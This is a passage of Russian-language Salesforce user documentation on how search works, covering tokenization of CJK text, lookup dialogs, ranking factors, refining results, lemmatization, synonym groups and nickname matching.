| Сведения о записи     | Индексированные маркеры  |
|-----------------------|--|
| Acme, Inc.            | acme<br>inc  |
| Web2Lead              | web2lead<br>web<br>2<br>lead   |
| Exhibit-XYZ1234       | exhibit-xyz1234<br>exhibitxyz1234<br>exhibit<br>xyz1234<br>xyz<br>1234   |
| (415) 999-3434        | 415<br>999-3434<br>9993434<br>999<br>3434  |
| john.smith@domain.com | john.smith@domain.com<br>@domain.com<br>john.smith<br>john<br>smith<br>johnsmith<br>domain.com<br>domain<br>com<br>domaincom |

Как система поиска обрабатывает критерии на китайском, японском, корейском и тайском языках?

Система поиска находит подходящие результаты на таких азиатских языках, как китайский, японский, корейский и тайский, путем разбиения информации для сохранения в индексе поиска.

СМ. ТАКЖЕ:

[Как работает функция поиска?](#)

Как система поиска обрабатывает критерии на китайском, японском, корейском и тайском языках?

Система поиска находит подходящие результаты на таких азиатских языках, как китайский, японский, корейский и тайский, путем разбиения информации для сохранения в индексе поиска.

Поисковая система возвращает точные результаты поиска для восточноазиатских языков, не содержащих пробелы между словами, используя морфологическую маркировку.

Рассмотрим проблему индексации термина «*Префектура Токио*» и последующего поиска по запросу на японском языке.

| Индексированный термин | Поисковый термин |
|------------------------|------------------|
| 東京都                    | 京都               |
| Префектура Токио       | Киото            |

ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

Морфологическая разметка разбивает термин ??? (Префектура Токио) на два маркера.

| Индексированный термин | Поисковый термин |
|------------------------|------------------|
| 東京                     | 都                |
| Токио                  | Префектура       |

Данная форма разметки гарантирует, что поиск по запросу ?? (Киото) возвращает только результаты, содержащие термин ?? (Киото), но не термин ??? (Префектура Токио).

На китайском, японском, корейском и тайском (КЯКТ) можно найти человека, введя фамилию перед именем. Поиск по критерию 佐々木律子 возвращает любого человека по фамилии 佐々木 с именем 律子.

## Различия в поиске между Lightning Experience, Salesforce Classic и Salesforce1

Глобальный поиск в полной версии системы Salesforce (будь то Lightning Experience или Salesforce Classic) и мобильном приложении Salesforce1 использует одинаковый поисковый индекс, поэтому поиск всегда ведется по одним и тем же данным. Пользователь видит в мгновенных результатах один и тот же набор записей, к которым недавно осуществлялся доступ. На результаты поиска влияет область поиска (список наиболее часто используемых объектов). Тем не менее, помните, что приложения Salesforce1 и Lightning Experience поддерживают не все стандартные объекты, поэтому иногда результаты поиска могут немного различаться. Кроме того, их интерфейс глобального поиска также может отличаться некоторыми визуальными и навигационными различиями.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com.**

| Функция                                      | Загружаемые приложения Salesforce1 для устройств Android и iOS                     | Мобильное веб-приложение Salesforce1   | Полная версия системы (Lightning Experience)   | Полная версия системы (Salesforce Classic)   |
|--|--|--|--|--|
| Доступ к поиску                              | Поле поиска вверху меню навигации приложения Salesforce1                           | Значок поиска в верхнем колонтитуле.   | Поле поиска в верхнем колонтитуле.   | Поле поиска в верхнем колонтитуле.   |
| Мгновенные результаты при выборе поля поиска | Отображение списка недавно использованных записей по всем объектам.                | Отображение списка недавно использованных записей для выбранного на панели области поиска.   | Отображение списка недавно использованных записей по всем объектам.  | Недоступно. Начните печатать, чтобы увидеть мгновенные результаты.                 |
| Мгновенные результаты по мере ввода          | Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. | Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. По мере ввода список начинает также отображать совпадающие записи, которые давно не использовались. | Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. По мере ввода список начинает также отображать совпадающие записи, которые давно не использовались. | Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. |

| Функция                      | Загружаемые приложения Salesforce1 для устройств Android и iOS  | Мобильное веб-приложение Salesforce1  | Полная версия системы (Lightning Experience)   | Полная версия системы (Salesforce Classic)   |
|------------------------------|---|---|--|--|
| Полные результаты поиска     | Отображение первых трех записей для каждого из недавно использованных объектов. Результаты группируются по объекту и сортируются по релевантности.  | Отображение нескольких результатов для объекта, выбранного на панели области поиска. Просмотр дополнительных результатов доступен после изменения объекта. Результаты сортируются по релевантности. | Отображение результатов для объекта, выбранного на панели области поиска. Список <b>«Популярные результаты»</b> содержит популярные результаты для часто используемых объектов. Просмотр дополнительных результатов доступен после изменения объекта. Результаты сортируются по релевантности. | Отображение первых пяти записей для каждого из недавно использованных объектов. Результаты группируются по объекту и сортируются по релевантности. |
| Уточнение результатов поиска | Недоступно.   | Результаты могут сортироваться по типу поля.  | Результаты могут сортироваться по заголовку столбца.   | Результаты могут сортироваться по заголовку столбца. Фильтрация также доступна, если она активирована администратором.                             |
| Поиск по лентам              | Глобальный поиск не позволяет находить сведения в лентах. Взамен воспользуйтесь поиском по лентам. Чтобы воспользоваться полем поиска, потяните пальцем вниз верхний край страницы <b>«Лента»</b> . | Чтобы просмотреть результаты поиска по ленте <b>«Вся компания»</b> , выберите <b>«Ленты»</b> на панели области поиска со страницы результатов поиска.   | Чтобы просмотреть результаты поиска по ленте <b>«Вся компания»</b> , воспользуйтесь глобальным поиском на начальной странице вкладки <b>«Ленты»</b> . Если поиск не выполнялся на начальной странице вкладки <b>«Ленты»</b> , выберите <b>«Ленты»</b> на панели области поиска.                | Чтобы просмотреть результаты поиска по всей компании, щелкните <b>«Поиск по лентам»</b> на странице результатов поиска.                            |

| Функция                    | Загружаемые приложения Salesforce1 для устройств Android и iOS   | Мобильное веб-приложение Salesforce1                          | Полная версия системы (Lightning Experience)                  | Полная версия системы (Salesforce Classic)   |
|----------------------------|--|---|---|--|
| Символы поискового термина | <p><b>iOS:</b> Глобальный поиск выдает результаты для первых 155 символов поискового термина. Поиск ленты выдает результаты первых 100 символов.</p> <p><b>Android:</b> выдает результаты поискового термина, независимо от количества символов.</p> | Выдает результаты для первых 100 символов поискового термина. | Выдает результаты для первых 100 символов поискового термина. | <p><b>Боковая панель и расширенный поиск:</b> Выдает результаты для первых 80 символов поискового термина.</p> <p><b>Глобальный поиск:</b> Выдает результаты для первых 100 символов поискового термина.</p> |

## Как выполнить поиск в полях поиска?

Рекомендуем использовать поиск для связывания двух записей.

| Термин            | Определение  | Доступно в Salesforce Classic?     | Доступно в Lightning Experience? |
|-------------------|--|------------------------------------|----------------------------------|
| Стандартный поиск | Ищет ограниченный набор полей для каждого объекта, например поле с именем. В результаты попадают 50 записей. Результаты не поддерживают сортировку, фильтрацию и настройку столбцов. | Да                                 | Нет                              |
| Расширенный поиск | Ведет поиск большего числа поля для каждого объекта. Критерии поиска разбиваются на отдельные части,   | Да, если включено администратором. | Да, но фильтрация недоступна.    |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com.**

| Термин   | Определение   | Доступно в <b>Salesforce Classic?</b>  | Доступно в <b>Lightning Experience?</b>   |
|--|---|--|---|
|  | <p>что позволяет находить лучшие совпадения и, соответственно, результаты. На результаты не действует ограничение поиска, и их можно обновлять.</p>   |  |   |
| <p>Автозаполнение поиска (мгновенные результаты)</p> | <p>При вводе текста в поле поиска будет отображаться динамический список подходящих записей.</p>  | <p>Да, если включено администратором. Вводимые символы определяют фильтрацию списка наиболее часто используемых записей.</p> | <p>Да. Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. По мере ввода список начинает также отображать совпадающие записи, которые давно не использовались.</p> |
| <p>Связанные фильтры поиска</p>                      | <p>Заданные администратором фильтры, ограничивающие допустимые значения и результаты поиска для полей в окнах расширенного поиска. Может быть обязательным.</p> <p>Например, можно настроить поле поиска <b>Ответственный за организацию</b> так, чтобы отображались только активные пользователи в той же записи.</p>                                    | <p>Да, если включено администратором.</p>  | <p>Да</p>   |
| <p>Зависимые фильтры поиска</p>                      | <p>Заданные администратором фильтры, ссылающиеся на поля записи текущего объекта (источник) для диалогового окна расширенного поиска. Может быть обязательным.</p> <p>Например, поле обращения <b>«Контакт»</b> может быть настроено таким образом, чтобы отображались только те контакты, которые связаны с организацией, указанной в поле обращения</p> | <p>Да, если включено администратором.</p>  | <p>Нет</p>  |



| Термин                         | Определение  | Доступно в <b>Salesforce Classic?</b> | Доступно в <b>Lightning Experience?</b>   |
|--------------------------------|--|---------------------------------------|---|
|                                | «Имя организации» той же записи.   |                                       |   |
| Диалоговые окна поиска (макет) | В программе настройки администраторы определяют поля, доступные в пределах макета окна поиска. Пользователи могут добавлять и убирать поля из списка, используя «Мои столбцы». Пользователи не могут добавлять дополнительные поля, не определенные администраторами в макете поиска.                    | Да                                    | Да, но результаты глобального и подстановочного поиска объединяются в макете «Результаты поиска». Функция «Мои столбцы» недоступна. |
| Поля фильтра поиска (макет)    | В программе настройки администраторы определяют поля, доступные для фильтрации в ходе расширенного поиска. Пользователи работают с фильтрами, используя функцию «Показать фильтры» в окне поиска. Пользователи не могут добавлять дополнительные поля, не определенные администраторами в макете поиска. | Да, если включено администратором.    | Нет   |

[Поиск посредством диалогового окна поиска в Salesforce Classic](#)

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией.

[Поиск в Lightning Experience](#)

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией. При выполнении поиска по объектам, доступным для поиска, критерии сопоставляются со всеми полями записи, доступными для поиска, а не только именем записи. При отсутствии нужной записи в автоматически подобранных мгновенных результатах рекомендуем выполнить полный поиск. При отсутствии нужной новой записи в результатах поиска рекомендуем подождать 15 минут и повторить попытку. Данный раздел содержит ответы на некоторые типичные вопросы пользователей о поисках.

## Поиск посредством диалогового окна поиска в Salesforce Classic

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией.

### Поиск посредством диалогового окна поиска

Как правило, объекты Salesforce содержат *поля поиска*, позволяющие связывать между собой две записи. Например, запись контакта содержит поле поиска «Организация», которое связывает контакт с организацией.

### Советы по использованию стандартных и расширенных поисков

Ниже перечислены рекомендации по использованию стандартных и расширенных поисков.

### Автозаполнение полей поиска

Если данная возможность включена администратором, то поля поиска поддерживают автозаполнение.



#### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **All Editions except Database.com**

## Поиск посредством диалогового окна поиска

Как правило, объекты Salesforce содержат *поля поиска*, позволяющие связывать между собой две записи. Например, запись контакта содержит поле поиска «Организация», которое связывает контакт с организацией.

Поля поиска отличаются наличием кнопки  на страницах редактирования сведений о записях. При нажатии значка  открывается диалоговое окно поиска, позволяющее находить записи, которые должны быть связаны с редактируемой записью. При нажатии значка поиска без ввода поискового запроса выполняется *пустой поиск*.

Система Salesforce поддерживает два типа поисков.

### Стандартные поиски

По умолчанию все поля поиска используют стандартный диалоговый поиск. При выполнении стандартных диалоговых поисков система Salesforce запрашивает ограниченный набор **полей каждого объекта, доступных для поиска**. Одновременно результаты поиска содержат не более 50 записей. Стандартные объекты отображаются по алфавиту. Настраиваемые объекты отображаются по дате последнего просмотра. Результаты поиска не поддерживают сортировку, фильтрацию и настройку столбцов.

### Расширенные поиски


Расширенные диалоговые поиски, включенные администратором, используются системой Salesforce для опроса полей поиска организаций, контактов, возможностей, пользователей и настраиваемых объектов. В отличие от стандартных поисков, расширенные поиски позволяют использовать дополнительные возможности поиска.


- По умолчанию расширенные поиски обрабатывают ограниченный набор полей (или поля «Имя») для каждого объекта. При поиске записи, возвращающей большое количество совпадений (например, широко используемое имя контакта), результаты могут быть уточнены путем обработки всех полей, доступных для поиска. Установите флажок **«Все поля»** (при его наличии) в диалоговом окне расширенного поиска и введите другие уникальные критерии поиска (например, адрес эл. почты контакта).
- Поисковые запросы расширенного поиска разбиваются на отдельные критерии, содержащие любые фрагменты из алфавитных, числовых или специальных символов. Например, при вводе критерия *ALL4ONE* в поле расширенного поиска система выполняет поиски по критериям *ALL*, *4* и *ONE*. Соответственно, при вводе критерия *ALL and 4 and ONE* система возвращает результаты для *ALL4ONE*. Кроме того, поиск по запросу *S&* возвращает поля, содержащие *S&* и *&S*.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **All Editions except Database.com**

- Пользователи могут **сортировать и фильтровать** результаты расширенных диалоговых поисков. Пользователи могут скрывать и систематизировать столбцы, отображаемые в окне результатов.
-  **Прим.:** Помимо фильтров, контролируемых пользователями, администраторы могут создавать фильтры поиска для полей взаимосвязи, которые ограничивают допустимые значения в результатах диалогового окна поиска по полю.
- Расширенные поиски возвращают все записи, соответствующие критериям поиска, и позволяют пролистывать большие наборы результатов поиска.


 **Прим.:** Система Salesforce возвращает совпадения для настраиваемого объекта только при наличии связанной настраиваемой вкладки. Данная вкладка может не отображаться.

При выполнении *пустого поиска* отображает список всех недавно использованных записей. Результаты поиска различаются для некоторых типов объектов:

- При стандартных поисках продуктов и очередей диалоговое окно отображает алфавитный список первых 50 записей.
- При стандартных поисках кампаний диалоговое окно отображает первые 100 активных кампаний.
- При стандартных поисках активов для обращений диалоговое окно отображает все активы, связанные с контактом обращения.
- При стандартных или расширенных поисках пользователей диалоговое окно отображает список недавно просмотренных записей пользователей организации.

### Советы по использованию стандартных и расширенных поисков

Ниже перечислены рекомендации по использованию стандартных и расширенных поисков.

- При использовании стандартных поисков специальный символ автоматически добавляется к каждому поисковому запросу. Например, поиск по запросу «иван пет» подразумевает поиск по запросам «иван\*» и «пет\*», поэтому возвращает элементы, содержащие «иван петров», «иванушка петров» или «иван петухов». При необходимости символ «\*» может быть добавлен в критерий поиска самостоятельно.
- При использовании расширенных поисков специальный символ не может заменять начальный символ поискового запроса или фразы, а сами поиски могут возвращать большое количество результатов по поисковым запросам, содержащим буквы, цифры и специальные символы.
- При вводе значения в текстовое поле поиска и сохранении записи без нажатия значка поиска (  ) система Salesforce автоматически выполняет поиск посредством стандартного окна поиска. При обнаружении точного совпадения система сохраняет данное значение в поле поиска даже при наличии других частичных совпадений. При обнаружении только частичных совпадений система Salesforce предлагает пользователю выбрать нужное значение из раскрывающегося списка совпадений. При отсутствии совпадений система отображает ошибку.
- Чтобы выполнить поиск по контактам, интересам, пользователям или другим лицам, поле «Личное имя» или «Фамилия» которых содержит пробелы, введите кавычки вокруг поискового запроса.  
Например, чтобы найти пользователя по фамилии *фон Мюллер*, введите запрос *"фон Мюллер"*.
- Если организация использует клиентский или партнерский портал Salesforce, то результаты, отображающиеся в диалоговом окне поиска пользователя, могут быть отфильтрованы путем выбора очереди или группы пользователей в раскрывающемся списке «Ответственный» или «Назначено».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **All Editions except Database.com**

- Если организация использует подразделения, а пользователю предоставлено полномочие «В зависимости от подразделений», то результаты поиска посредством диалогового окна поиска содержат записи подразделения, выбранного в диалоговом окне поиска.

### Автозаполнение полей поиска

Если данная возможность включена администратором, то поля поиска поддерживают автозаполнение.

Стандартные и расширенные поиски могут отображать динамический список совпадающих недавних записей при редактировании поля поиска. Список ограничивается объектами соответствующего типа и содержит недавно использованные элементы (кроме поисков пользователей). Например, при редактировании поиска по организациям система позволяет просматривать недавно использованные организации, имена которых соответствуют введенному префиксу. Данный список не отображает недавно использованные контакты.

Ниже перечислены ограничения, применяемые к функции автозаполнения полей поиска.

- Автозаполнение полей поиска выполняется только при наличии недавно просмотренных записей соответствующего типа.
- Поле поиска должно редактироваться на странице редактирования сведений о записи.

Всплывающие сведения отображаются только для полей поиска тех типов объектов, которые добавлены в списки недавно использованных записей. Например, продукты отсутствуют в списке недавно использованных записей, поэтому всплывающие сведения не отображаются для поля поиска продуктов.

### Поиск в Lightning Experience

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией. При выполнении поиска по объектам, доступным для поиска, критерии сопоставляются со всеми полями записи, доступными для поиска, а не только именем записи. При отсутствии нужной записи в автоматически подобранных мгновенных результатах рекомендуем выполнить полный поиск. При отсутствии нужной новой записи в результатах поиска рекомендуем подождать 15 минут и повторить попытку. Данный раздел содержит ответы на некоторые типичные вопросы пользователей о поисках.

#### Почему результаты не отображаются в раскрывающемся списке?

Пустое раскрывающееся меню отображается при выборе объекта, недоступного для поиска в организации, или записи, которая не просматривалась ранее.

#### Можно ли использовать поиск по частично совпадающим критериям?

Чтобы найти нужную запись, введите полный критерий поиска. Поиск посредством диалогового окна поиска не поддерживает автоматические поиски по частично совпадающим критериям при наличии конечных специальных символов. Данный алгоритм препятствует отображению нежелательных результатов.

#### Что определяет дополнительное поле под именем записи?

Если возможно, то в поиске будет показано вторичное поле под основным именем записи для предоставления дополнительной контекстной информации. Например, расположение *Сан-Франциско*, отображаемое под компанией *Acme, Inc.*, позволяет различать похожие имена записей и выбирать нужную запись. Дополнительные поля настраиваются администратором при выборе полей записей и порядка их отображения.

#### ВЕРСИИ

Доступно в версиях: **Salesforce Classic.**

Доступно в версиях: **All Editions except Database.com**

#### ВЕРСИИ

Доступно в версиях: **Lightning Experience**

Доступно в версиях: **все версии, кроме Database.com.**

[Какие поля охватываются поиском из диалогового окна поиска?](#)

Когда вы начинаете вводить критерии в поле поиска, отображается список вариантов автозаполнения. Эти моментальные результаты являются совпадениями критерия поиска с полем имени типа записи. Однако, если выполнить полный поиск, возвращенные результаты будут совпадать с критерием поиска по всем доступным для поиска полям объекта. Этот алгоритм аналогичен алгоритму получения результатов глобального поиска.

СМ. ТАКЖЕ:

[Как уточнить результаты поиска в Lightning Experience?](#)

[Какие результаты отображаются по мере ввода критерия поиска в поле поиска?](#)

**Почему результаты не отображаются в раскрывающемся списке?**

Пустое раскрывающееся меню отображается при выборе объекта, недоступного для поиска в организации, или записи, которая не просматривалась ранее.

**ВЕРСИИ**

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

**Можно ли использовать поиск по частично совпадающим критериям?**

Чтобы найти нужную запись, введите полный критерий поиска. Поиск посредством диалогового окна поиска не поддерживает автоматические поиски по частично совпадающим критериям при наличии конечных специальных символов. Данный алгоритм препятствует отображению нежелательных результатов.

**ВЕРСИИ**

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

**Что определяет дополнительное поле под именем записи?**

Если возможно, то в поиске будет показано вторичное поле под основным именем записи для предоставления дополнительной контекстной информации. Например, расположение *Сан-Франциско*, отображаемое под компанией *Acme, Inc.*, позволяет различать похожие имена записей и выбирать нужную запись. Дополнительные поля настраиваются администратором при выборе полей записей и порядка их отображения.

**ВЕРСИИ**

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

## Какие поля охватываются поиском из диалогового окна поиска?

Когда вы начинаете вводить критерии в поле поиска, отображается список вариантов автозаполнения. Эти моментальные результаты являются совпадениями критерия поиска с полем имени типа записи. Однако, если выполнить полный поиск, возвращенные результаты будут совпадать с критерием поиска по всем доступным для поиска полям объекта. Этот алгоритм аналогичен алгоритму получения результатов глобального поиска.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **All Editions except Database.com**

## Результаты поиска

В большинстве случаев вы быстро найдете искомую запись, просто изучив лучшие результаты, поскольку они сортируются по степени важности для каждого пользователя. Изучите принцип возврата определенных записей и поймите, как получать лучшие результаты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все версии, кроме Database.com.**

### Как упорядочиваются результаты поиска?

Механизм поиска сортирует результаты по степени важности на основе частоты, порядка и уникальности поискового термина, действий записи и пользователя, а также полномочий доступа. Релевантность результата поиска может различаться для каждого пользователя.

### Как уточнить результаты поиска?

Следуйте этим рекомендациям, чтобы быстро найти записи на странице результатов поиска.

### Какие вариации критерия поиска можно увидеть в результатах поиска?

Результаты содержат расширенные варианты для соответствующих и сходных критериев, полученные с помощью лемматизации (соответствия для корневой формы слова), групп синонимов, прозвищ и исправления ошибок.

### Какие результаты отображаются по мере ввода критерия поиска в поле поиска?

По мере ввода критерия поиска в поле глобального поиска отображается список автоматически подобранных записей. Данные мгновенные результаты позволяют быстро находить нужную запись без выполнения полного поиска.

## Как упорядочиваются результаты поиска?

Механизм поиска сортирует результаты по степени важности на основе частоты, порядка и уникальности поискового термина, действий записи и пользователя, а также полномочий доступа. Релевантность результата поиска может различаться для каждого пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все версии, кроме Database.com.**

## Приоритеты и фильтры

Поисковая система использует много факторов для ранжирования записей. Эти факторы не отображаются в порядке их применения или по степени важности.

### Частота

Определение приоритета записей, содержащих больше экземпляров поисковых терминов. Кроме того, записи, содержащие все или большую часть введенных поисковых терминов, отображаются выше.

**Уникальность**

Приоритизация записей, содержащих уникальные термины (допуская, что уникальность увеличивает вероятность совпадения).

**Расположение**

Приоритизация записей, содержащих поисковый термин в полях имени, заголовка или типа темы.

**Близость**

Приоритизация записей, содержащих поисковые термины как можно ближе друг к другу. Записи, содержащие одинаковую последовательность терминов, отображаются выше. Аналогично, если отдельная буквенно-цифровая строка индексируется посредством нескольких маркеров, то точные совпадения отображаются выше совпадений с промежуточными словами.

**Ответственность**

Приоритизация собственных записей.

**Длина**

Нормализация количества экземпляров термина в записи во избежание неоправданного приоритета длинных документов над короткими. Данный приоритет применяется только к записям Salesforce Knowledge.

**Вложение записи**

Нормализует количество экземпляров критериев во вложении. Вложениям с большим числом экземпляров критерия поиска не дается неоправданный приоритет над более подходящими записями с меньшим числом экземпляров. Применяется только к записям Salesforce Knowledge.

**Действия записи**

Приоритизация часто просматриваемых или редактируемых записей и записей с большим количеством связанных записей (например, связанные списки). Дата создания данных не влияет на приоритет результата.

**Действия пользователя**

Приоритизация недавно просмотренных или отредактированных записей.

**Доступ**

Отображение только записей, доступных для просмотра.

**Почему разным пользователям отображаются разные результаты?**

Результаты поиска подгоняются под пользователя, выполняющего эту операцию.

- Полномочия доступа определяются профилями пользователей. Запись, недоступная текущему пользователю, но доступная другим пользователям, отображается только им.
- Ответственность за запись поднимает записи в результатах поиска. Собственная запись отображается в результатах поиска выше.
- Журнал просмотра или редактирования записи поднимает записи в результатах поиска. Запись, просмотренная или отредактированная недавно, отображается в результатах поиска выше.
- Журнал объекта поднимает записи в результатах поиска. Записи часто используемых типов объектов отображаются в результатах поиска выше.

## Как уточнить результаты поиска?

Следуйте этим рекомендациям, чтобы быстро найти записи на странице результатов поиска.

### [Как уточнить результаты поиска в Salesforce Classic?](#)

Ниже перечислены рекомендации по сортировке и фильтрации результатов для быстрого поиска записей.

### [Как уточнить результаты поиска в Lightning Experience?](#)

Ниже перечислены рекомендации по использованию страницы результатов поиска для быстрого поиска записей.

## Как уточнить результаты поиска в Salesforce Classic?

Ниже перечислены рекомендации по сортировке и фильтрации результатов для быстрого поиска записей.

При использовании поля глобального поиска поиск выполняется по всем объектам и разным типам полей записи, включая настраиваемые поля и поля подробного текста. При вводе нескольких критериев возвращаются результаты, содержащие все критерии поиска, то есть количество записей может быть очень большим. Ниже перечислены некоторые стратегии уточнения поиска после выполнения полного поиска.


### Поиск по всем записям

По умолчанию поиск возвращает результаты для объектов, используемых чаще всего. Чтобы выполнить поиск по другим объектам, воспользуйтесь параметром **«Искать все»**. При отсутствии параметра **«Искать все»** функция глобального поиска не располагает достаточными сведениями об используемых объектах. Результаты поиска отображают все объекты.


### Фиксация

Наведите указатель мыши и закрепите важные объекты в верхней части списка результатов поиска. При необходимости фиксация может быть отменена, а порядок отображения объектов изменен. Фиксация предназначена для объектов, которые используются реже других.

### Фильтр



- Чтобы ограничить область поиска собственными элементами, точными фразами и подразделениями (при их наличии), выберите **«Параметры...»**.
- Чтобы отфильтровать результаты поиска, выберите **«Показать фильтры»** (если доступно).
- Если это возможно, используйте **Мои столбцы**, чтобы изменить отображаемые столбцы с помощью списка **Выбранные поля** из **Доступных полей**.

 **Прим.:** Ваш администратор определяет доступность полей фильтрации и изменяемых столбцов в макете поиска. Если ваш администратор не создаст макет поиска или макеты недоступны для объекта, то результаты поиска нельзя фильтровать или изменять в них столбцы. Фильтры недоступны на клиентских или партнерских порталах.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com**.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, **кроме Database.com**.



### Дополнительные рекомендации

- Убедитесь, что выбрана нужная область поиска. При необходимости измените область поиска на левой панели навигации.
- Проверьте орфографию и убедитесь, что введенный критерий поиска является полным. Или попробуйте ввести более точный критерий поиска.
- Недавно созданная запись или запись, измененная несколько раз, отображается в результатах поиска спустя некоторое время. Индексация (процесс, разрешающий доступность записи для поиска) может занять 15 минут.

#### 🔍 Поиск в Salesforce Classic

СМ. ТАКЖЕ:

[Почему некоторые функции не отображаются?](#)

### Как уточнить результаты поиска в Lightning Experience?

Ниже перечислены рекомендации по использованию страницы результатов поиска для быстрого поиска записей.

#### Сортировка результатов

Результаты можно получить, используя раскрывающееся меню сортировки. В меню приведены все столбцы из макета поиска в дополнение к **Соответствие**. Выполните сортировку, выбрав элемент в раскрывающемся меню. Или щелкните по заголовку столбца.

Сортировка результатов полезна, если на странице результатов поиска слишком много записей.

Если макет поиска содержит только несортируемые поля, то соответствующая кнопка будет отключена.

#### Наиболее подходящие результаты приведены на одной странице — «Популярные результаты»

Страница результатов поиска «Популярные результаты» содержит самые важные результаты для каждого из часто используемых объектов.

Рекомендуем использовать данную страницу для просмотра результатов по отдельному критерию поиска без выбора конкретного типа объекта. Например, выполните поиск по критерию *Acme Inc.* и просмотрите найденные организации, интересы и возможности на странице «Популярные результаты». В зависимости от того, какие объекты чаще используются, страница «Популярные результаты» каждого пользователя отображает разные записи. Ссылка **«Подробнее»** позволяет просматривать дополнительные результаты для объекта.

#### Смотрите все публикации компании в разделе «Ленты».

Если включено администратором, то страница результатов поиска «Ленты» содержит сообщения из ленты «Вся компания», которые соответствуют введенному критерию поиска.

Рекомендуем использовать данную страницу для поиска сообщения, подлежащего повторному просмотру. Например, выполните поиск сообщения о новом обучающем видеоролике, опубликованного пользователем, имя которого не помните.

#### Фильтрация результатов по объектам с помощью панели области поиска

Удобный и быстрый доступ к часто используемым объектам. Панель области поиска, расположенная под полем глобального поиска, позволяет быстро просматривать отфильтрованные результаты по объекту. Чтобы увидеть результаты для объекта, щелкните его имя.

Например, при поиске контакта на начальной странице вкладки «Организации» и открытии соответствующей страницы результатов поиска. Щелкните объект «Контакты» для просмотра результатов поиска по контактам.

#### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

**Смотрите все доступные объекты под разделом «Больше».**

При отсутствии нужного объекта на панели области поиска выберите параметр «**Больше**» для просмотра списка всех доступных объектов. Часто используемые объекты, которые не помещаются на панели области поиска, отображаются вверху списка объектов «**Больше**». Чтобы найти объект, прокрутите вниз алфавитный список.

**Дополнительные рекомендации**

- Проверьте орфографию и убедитесь, что введенный критерий поиска является полным. Или попробуйте ввести более точный критерий поиска.
- Недавно созданная запись или запись, измененная несколько раз, отображается в результатах поиска спустя некоторое время. Индексация (процесс, разрешающий доступность записи для поиска) может занять 15 минут.

 [Search in Salesforce Lightning Experience](#)

СМ. ТАКЖЕ:

[Почему некоторые функции не отображаются?](#)

**Какие вариации критерия поиска можно увидеть в результатах поиска?**

Результаты содержат расширенные варианты для соответствующих и сходных критериев, полученные с помощью лемматизации (соответствия для корневой формы слова), групп синонимов, прозвищ и исправления ошибок.

**Лемматизация**

При выполнении поиска слово сначала усекается до основы. Затем поиск возвращает совпадения для расширенных форм. Данный алгоритм применяется только к типу искомого вами слова. Поиск существительного возвращает варианты формы существительного; поиск глагола возвращает варианты формы глагола. Например, поиск по запросу «*бег*» возвращает элементы, содержащие слова «*бегать*», «*бегун*» и «*бегом*».

Совпадения по формам поискового термина отображаются в результатах поиска под точными совпадениями.

Ниже перечислены поддерживаемые объекты.

- Статья
- Файл

Ниже перечислены поддерживаемые языки.

- Китайский
- Датский
- Голландский
- Английский
- Французский
- Немецкий
- Итальянский
- Японский
- Корейский
- Норвежский

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com**.

- Португальский
- Русский
- Испанский
- Шведский
- Тайский

### Группы синонимов

Группы синонимов содержат слова и фразы, которые в ходе поиска учитываются одинаково. Поиск одного термина из группы синонимов возвращает все термины группы. Например, поиск *USB* вернет результаты для всех терминов в группе синонимов, которая содержит термины *USB*, *флэш-накопитель*, *флэшка* и *карта памяти*.

Ниже перечислены поддерживаемые объекты.

- Статья базы знаний
- Обращение
- Лента Chatter
- Файл
- Идея
- Вопрос

### Исправление ошибок

Если введен критерий поиска, не давший никаких результатов, поисковая система проверяет орфографию и возвращает результаты на основе исправленного критерия.

Ниже перечислены поддерживаемые объекты.

- Статья базы знаний
- Группа Chatter
- Лента Chatter
- Файл
- Вопрос

Ниже перечислены поддерживаемые языки.

- Английский

### Псевдонимы

Не можете запомнить прозвище пользователя? Просто выполните поиск по имени, а возвращенные результаты будут содержать совпадения для связанных прозвищ. Например, поиск по запросу «*Миша Петров*» возвращает совпадение для имени «*Михаил Петров*».

Ниже перечислены поддерживаемые объекты.

- Организация
- Контакт
- Интерес
- Пользователь

Ниже перечислены поддерживаемые языки.

- Английский

## Какие результаты отображаются по мере ввода критерия поиска в поле поиска?

